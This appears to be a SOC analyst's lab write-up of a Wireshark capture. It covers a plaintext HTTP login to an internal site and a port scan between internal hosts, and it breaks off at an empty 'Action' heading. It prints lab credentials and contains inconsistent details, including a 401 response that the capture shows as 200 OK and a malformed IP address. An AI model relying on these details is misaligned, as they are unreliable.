10.251.96.4 49614 10.251.96.5 80 63 13 kB 1081 28 4 kB 35
172.20.10.5 50261 172.20.10.2 80 49 16 kB 1175 30 8 kB 19
10.251.96.4 49610 10.251.96.5 80 79 17 kB 1079 33 4 kB 46
10.251.96.4 49608 10.251.96.5 80 102 24 kB 1078 42 6 kB 60
10.251.96.4 49620 10.251.96.5 80 14 75 kB 1095 8 917 h/sec 6

Help Close

Thunar 2624 45.1 MiB 45.1 MiB 0% 0%
Wireshark 11176 298.8 MiB 298.8 MiB 0% 0%
Xfce4-taskmanager 15318 55.8 MiB 55.8 MiB 1% 1%
agent 2957 5.9 MiB 5.9 MiB 0% 0%

Starting task Changing task Terminating task

Wireshark - Follow TCP Stream (tcp.stream eq 0) - BTLOPortScan.pcap

File Edit View Go Capture

tcp.stream eq 0


No. Time GET / HTTP/1.1
Host: 172.20.10.2
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.146 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

HTTP/1.1 200 OK
Date: Sun, 07 Feb 2021 16:31:24 GMT
Server: Apache/2.4.29 (Ubuntu)
Set-Cookie: PHPSESSID=jbpg5n6jkaidu9955fct9p0v6l; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 136
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

.....IT.(J.M.U...0...+(P...1m...j.l.IE....N'6.....".g.8.....
.....@....Tq.R.]hbRN.B1.BzF^.B1qjQ.....6....
GET /favicon.ico HTTP/1.1
Host: 172.20.10.2
Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.146 Safari/537.36
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Referer: http://172.20.10.2/
Packet 16.3 [client pkt(s), 3 server pkt(s), 5 turn(s). Click to select.

Entire conversation (2980 bytes) Show as ASCII No delta times Stream 0 Find: Case sensitive Find Next Filter Out This Stream Print Save as... Back Help Close

Profile: Default



Wireshark - Follow HTTP Stream (tcp.stream eq 0) - BTLOPortScan.pcap

```

GET / HTTP/1.1
Host: 172.20.10.2
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.146 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

HTTP/1.1 200 OK
Date: Sun, 07 Feb 2021 16:31:24 GMT
Server: Apache/2.4.29 (Ubuntu)
Set-Cookie: PHPSESSID=jbpq5n6jkaidu9955fct9p0v6l; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 136
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<a href='/login.php'>Login<a> | <a href='/browse.php'>Browse<a> | <a href='/complaint.php'>Register Complaint<a> | <a href='/editprofile.php'>Edit Profile<a> | <br>Unable to find users: 
GET /favicon.ico HTTP/1.1
Host: 172.20.10.2
Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.146 Safari/537.36
Accept: image/avif,image/webp,image/apng,image/*,*/*;q=0.8

```

Packet 16. 3 client pkts, 3 server pkts, 5 turn(s). Click to select.

Entire conversation (3171 bytes) Show as ASCII No delta times Stream 0 Case sensitive Find Next

Find: Help Filter Out This Stream Print Save as... Back Close

Profile: Default

Wireshark - Follow HTTP Stream (tcp.stream eq 0) - BTLOPortScan.pcap

```

Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=jbpq5n6jkaidu9955fct9p0v6l

HTTP/1.1 404 Not Found
Date: Sun, 07 Feb 2021 16:31:24 GMT
Server: Apache/2.4.29 (Ubuntu)
Content-Length: 273
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.29 (Ubuntu) Server at 172.20.10.2 Port 80</address>
</body></html>

GET /login.php HTTP/1.1
Host: 172.20.10.2
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.146 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://172.20.10.2/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=jbpq5n6jkaidu9955fct9p0v6l


```

Packet 20. 3 client pkts, 3 server pkts, 5 turn(s). Click to select.

Entire conversation (3171 bytes) Show as ASCII No delta times Stream 0 Case sensitive Find Next

Find: Help Filter Out This Stream Print Save as... Back Close

Profile: Default

🔍 Plaintext Credential Harvest via HTTP POST

🛠️ **Tool/Technique:** Wireshark – Follow HTTP Stream, URL Decoding

⌚ **Timestamp:** 2021-02-07 16:31:35

🔗 **Context:**

This is part of the exploitation phase of the attack chain. The attacker has identified an internal web server and successfully submitted credentials through an insecure HTTP POST request.

🎯 Why This Matters:

Transmission of sensitive credentials (username/password) over HTTP in plaintext is a major security risk. It exposes users and systems to interception, unauthorized access, and lateral movement. SOC analysts must flag and escalate such traffic immediately to prevent credential reuse or privilege escalation.

💡 My Analysis:

- **Observation:**

In packet 38, a POST request is made to a login page. Upon following the HTTP stream, we discover a username/password combo:

```
Username: admin  
Password: Admin@1234
```

The password contains special characters, encoded as %40 (representing @), which was decoded using a standard URL decoder tool. The server responded with HTTP status 401 — unauthorized — indicating the credentials may be incorrect or access is restricted.

- **Interpretation:**

The use of HTTP (not HTTPS) reveals critical vulnerability: the credentials are exposed in clear text, allowing any attacker passively sniffing traffic to capture them. Even though the login failed, these credentials are often reused across systems, making them valuable for brute-force or spray attacks. The POST request proves active credential probing on internal systems.

- **Action:**

1. Identify the source IP of the HTTP POST and flag the host for deeper investigation.
2. Alert server administrators that the login portal is accessible over HTTP; recommend enforcing HTTPS with valid TLS certs.
3. Add the observed credentials to a HoneyCred monitoring list (if available) to catch lateral movement attempts.
4. Correlate logs from the web server to check for other login attempts or possible brute force attempts.

5. If this web server is not meant to receive logins, consider decommissioning or segmenting it from the production network.

Key takeaway: Detecting even one plaintext login attempt is a red flag — every exposed password is a gift to attackers and a threat to the entire enterprise.

BTLOPortScan.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

No. Time Source Destination Protocol Length Info

24 2021-02-07 16:31:27.025367090 172.20.10.2 172.20.10.5 HTTP 630 HTTP/1.1 200 OK (text/html)

25 2021-02-07 16:31:27.0725460656 172.20.10.5 172.20.10.2 TCP 62 50191 - 80 [ACK] Seq=1362 Ack=1620 Win=1

26 2021-02-07 16:31:29.633701346 172.20.10.5 172.20.10.2 TCP 62 50192 - 80 [FIN, ACK] Seq=1 Ack=1 Win=10

27 2021-02-07 16:31:29.633761995 172.20.10.5 172.20.10.2 TCP 62 50191 - 80 [FIN, ACK] Seq=1362 Ack=1620 Win=1

28 2021-02-07 16:31:29.634217853 172.20.10.2 172.20.10.5 TCP 56 80 - 50192 [FIN, ACK] Seq=1 Ack=2 Win=64

29 2021-02-07 16:31:29.634543294 172.20.10.5 172.20.10.2 TCP 62 50192 - 80 [ACK] Seq=2 Ack=2 Win=1051136

30 2021-02-07 16:31:29.634755648 172.20.10.2 172.20.10.5 TCP 56 80 - 50191 [FIN, ACK] Seq=1620 Ack=1363

31 2021-02-07 16:31:29.635447623 172.20.10.5 172.20.10.2 TCP 62 50191 - 80 [ACK] Seq=1363 Ack=1621 Win=1

32 2021-02-07 16:31:35.51577910 172.20.10.5 172.20.10.2 TCP 68 50196 - 80 [SYN] Seq=0 Win=64240 Len=0 M

33 2021-02-07 16:31:35.515819966 172.20.10.2 172.20.10.5 TCP 68 80 - 50196 [SYN, ACK] Seq=0 Ack=1 Win=64

34 2021-02-07 16:31:35.516053400 172.20.10.5 172.20.10.2 TCP 68 50197 - 80 [SYN] Seq=0 Win=64240 Len=0 M

35 2021-02-07 16:31:35.516076410 172.20.10.2 172.20.10.5 TCP 68 80 - 50197 [SYN, ACK] Seq=0 Ack=1 Win=64

36 2021-02-07 16:31:35.516100634 172.20.10.5 172.20.10.2 TCP 62 50196 - 80 [ACK] Seq=1 Ack=1 Win=1051136

37 2021-02-07 16:31:35.516297945 172.20.10.5 172.20.10.2 TCP 62 50197 - 80 [ACK] Seq=1 Ack=1 Win=1051136

38 2021-02-07 16:31:35.521475995 172.20.10.5 172.20.10.2 HTTP 740 POST /login.php HTTP/1.1 (application/x-

39 2021-02-07 16:31:35.521546552 172.20.10.2 172.20.10.5 TCP 56 80 - 50196 [ACK] Seq=1 Ack=685 Win=64128

40 2021-02-07 16:31:35.524288162 172.20.10.2 172.20.10.5 HTTP 631 HTTP/1.1 200 OK (text/html)

41 2021-02-07 16:31:35.564596672 172.20.10.5 172.20.10.2 TCP 62 50196 - 80 [ACK] Seq=685 Ack=576 Win=105

42 2021-02-07 16:31:37.465724329 172.20.10.5 172.20.10.2 HTTP 581 GET /browse.php HTTP/1.1

43 2021-02-07 16:31:37.465780429 172.20.10.2 172.20.10.5 TCP 56 80 - 50196 [ACK] Seq=576 Ack=1210 Win=64

44 2021-02-07 16:31:37.468075324 172.20.10.2 172.20.10.5 HTTP 569 HTTP/1.1 200 OK (text/html)


45 2021-02-07 16:31:37.508001627 172.20.10.5 172.20.10.2 TCP 62 50196 - 80 [ACK] Seq=1210 Ack=1089 Win=1

46 2021-02-07 16:31:39.635557289 172.20.10.5 172.20.10.2 TCP 62 50197 - 80 [FIN, ACK] Seq=1 Ack=1 Win=10

47 2021-02-07 16:41:20.625663703 172.20.10.5 172.20.10.2 TCP 62 50196 - 80 [FIN, ACK] Seq=1040 Ack=1089

Frame 20: 545 bytes on wire (4360 bits), 545 bytes captured (4360 bits)
Linux cooked capture v1
Internet Protocol Version 4, Src: 172.20.10.2, Dst: 172.20.10.5
Transmission Control Protocol, Src Port: 80, Dst Port: 50191, Seq: 5
Hypertext Transfer Protocol
Line-based text data: text/html (9 lines)

Packets: 17508



https://www.urldecoder.org

Decode

Decode and Encode Encode

Language: English Español Português Français Deutsch

Do you have to deal with URL-encoded format? Then this site is perfect for you! Use our super handy online tool to encode or decode your data.

Decode from URL-encoded format

Simply enter your data then push the decode button.

%640

UTF-8 Source character set.

Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

DECODE Decodes your data into the area below.

@


Bonus tip: Bookmarks

Other tools

- Base64 Decode
- Base64 Encode
- JSON Minify
- JSON Beautify
- JS Minify
- JS Beautify
- CSS Minify
- CSS Beautify

Partner sites

- Free Uptime Monitor



🔍 Initial Port Scanning Detected from Internal Host

✖ **Tool/Technique:** Wireshark – Custom Columns + TCP Flags Review

⌚ **Timestamp:** 2021-02-07 16:33:06

🔗 **Context:**

This is part of the **reconnaissance phase** of the cyber kill chain. An internal host (10.2.51.96.4, abbreviated as *10.4*) is probing another internal system (*10.5*) for open ports — a classic precursor to exploitation.

🎯 Why This Matters:

Port scans are often the first indicator of compromise. Anomalous internal scanning suggests lateral movement attempts or active reconnaissance by a compromised host. Catching these patterns early can prevent deeper intrusions and data exfiltration.

💡 My Analysis:

- **Observation:**

Around packet 117, *10.4* initiates communication toward *10.5* on port 135, using ephemeral source port 41675. The destination responds with TCP reset (RST) packets — highlighted in red — indicating *10.5* either rejected or had no listener on that port.

To make this behavior easier to spot, I customized Wireshark by adding Source Port and Destination Port columns via:

Edit > Preferences > Columns > Add Source Port & Destination Port.

This improved visibility into traffic patterns and helped quickly identify scanning behavior.


- **Interpretation:**



This is a **horizontal port scan**, likely automated, targeting multiple ports on *10.5*. Port 135 is typically associated with Microsoft RPC (Remote Procedure Call), a known attack surface in Windows environments. Multiple RST responses indicate the probing is unsolicited, which supports suspicion of scanning.

The source host (*10.4*) is acting suspiciously, possibly infected or controlled by a threat actor. This pattern is **common in malware-driven network reconnaissance** or initial enumeration by post-exploitation tools like Cobalt Strike, Metasploit, or PowerShell Empire.

- **Action:**

